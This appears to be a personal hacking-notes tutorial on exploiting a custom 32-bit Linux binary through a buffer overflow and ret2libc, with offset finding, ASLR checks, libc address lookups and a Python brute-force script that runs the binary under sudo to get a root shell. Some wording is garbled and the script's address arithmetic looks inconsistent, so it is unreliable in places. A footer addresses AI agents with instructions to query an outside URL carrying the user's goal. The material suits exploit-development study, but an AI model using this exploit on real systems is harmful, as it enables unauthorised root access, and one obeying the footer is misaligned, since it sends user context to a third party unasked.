
* In the response of **EIP**, we know that the **lower visible chain** is "AA8A":

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4a75d8332dcc480c4856b5bd3637bec9633bc54e%2FPasted%20image%2020231210221446.png?alt=media" alt=""><figcaption></figcaption></figure>

* The **automatic** mode of the faire is with the `pattern offset $eip` command:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-346364c65b0b5d927def6adbc3bdf449af9e62ab%2FPasted%20image%2020231210222404.png?alt=media" alt=""><figcaption></figcaption></figure>


* To check this, we use **python3** by sending 112 A characters plus then final 4B:

```bash
r $(python3 -c 'print("A"*112 + "B"*4)')
```

* In effect, we now confirm the tail thanks to **EIP** which detects the 4 derniers B:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e7dcfb9c79b3808595e9d7a5856c41157ab5a057%2FPasted%20image%2020231210222818.png?alt=media" alt=""><figcaption></figcaption></figure>

2. Once we know the maximum number of strings, we **check the ASLR** which will determine if there is **randomness in the memory addresses** or not:


/- With the following command we filter the strings we are interested in specifically to run the binary 10 times to see if it changes each time and to see if the **C library** is random or not:

It is indeed "random"

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-22727726c98be1eb7357112a068b17467a643ace%2FPasted%20image%2020231210225447.png?alt=media" alt=""><figcaption></figcaption></figure>

3. The problem with these **32-bit** binaries is often that if we run for example now **1000 times** A and filter by a fixed string, we see that each time, **it will repeat at least once**:

<div data-full-width="true"><figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e91c5763936e2be7957ebfe11efd5aa66a0c24a4%2FPasted%20image%2020231210230609.png?alt=media" alt=""><figcaption></figcaption></figure></div>


4. The objective now is to first find **EIP** strings (**system + exit + bin/\_sh**), which will always be fixed and necessary to execute a **Bash as root** as in the following example but in Python:

   <br>

   <figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b0eaab4e8e655348c4a519eed60ecaf559922336%2FPasted%20image%2020231210232052.png?alt=media" alt=""><figcaption></figcaption></figure>

* We create a **breakpoint** so that the program flow stops at hand:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a903acfed202efbf1a1e5c92ca34a318d7ddaff2%2FPasted%20image%2020231210232517.png?alt=media" alt=""><figcaption></figcaption></figure>

* We inject the **EIP** of (system/exit/bin/\_sh):<br>

  <figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-70610485b1f7e4cf7fcbfbbb71f24a5f7b963207%2FPasted%20image%2020231210232655.png?alt=media" alt=""><figcaption></figcaption></figure>

5. Once we see that there is **random**, we will need to use **brute force** until the **base/\_libc/\_addr** is equal to the desired value:


/- With the following we will see the **libraries that are running** (in this case **libc.so**):

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b0b3e21c1bdf6b51b3a7e22f2fe90f39739246b5%2FPasted%20image%2020231210225034.png?alt=media" alt=""><figcaption></figcaption></figure>


* With **readelf**, our filters for the library and search for the variables injected ahead, which are (**exit and system**) with the codes:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a33159375951b037f578e325348d57ca9591e0cb%2FPasted%20image%2020231210234310.png?alt=media" alt=""><figcaption></figcaption></figure>

* And to find the string **/bin/sh**, we do the following, adding a **0x00** at the beginning:

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-01c73ed163fa6ddae8f58fbc482cfaa526e2d811%2FPasted%20image%2020231210234828.png?alt=media" alt=""><figcaption></figcaption></figure>

The following Python3 script will **automate all the brute force** until **base/\_libc/\_addr** is the same:

```python
#!/usr/bin/python3

import subprocess
from struct import pack 
import sys 

offset = 112
before_eip = b"A" * 112

# Custom Linux Buffer Overflow

base_libc_addr = 0xb7595000

system_addr_off = 0xb7d86db0
exit_addr_off = 0xb7d7a9e0
bin_sh_addr_off = 0xb7ea7b2b

system_addr = pack("<L", base_libc_addr + system_addr_off)
exit_addr = pack("<L", base_libc_addr + exit_addr_off)
bin_sh_addr = pack("<L", base_libc_addr + bin_sh_addr_off)

payload = before_eip + system_addr + exit_addr + bin_sh_addr

while True:
    result = subprocess.run(["sudo", "/usr/bin/custom", payload])

    if result.returncode == 0:
        print("/n/n [+] Exiting.../n")
        sys.exit(0)
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-fee04d8b7a367856a5708516e9725d722f734c89%2FPasted%20image%2020231211003326.png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/useful-resources/exploit-development/linux-buffer-overflow-custom.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.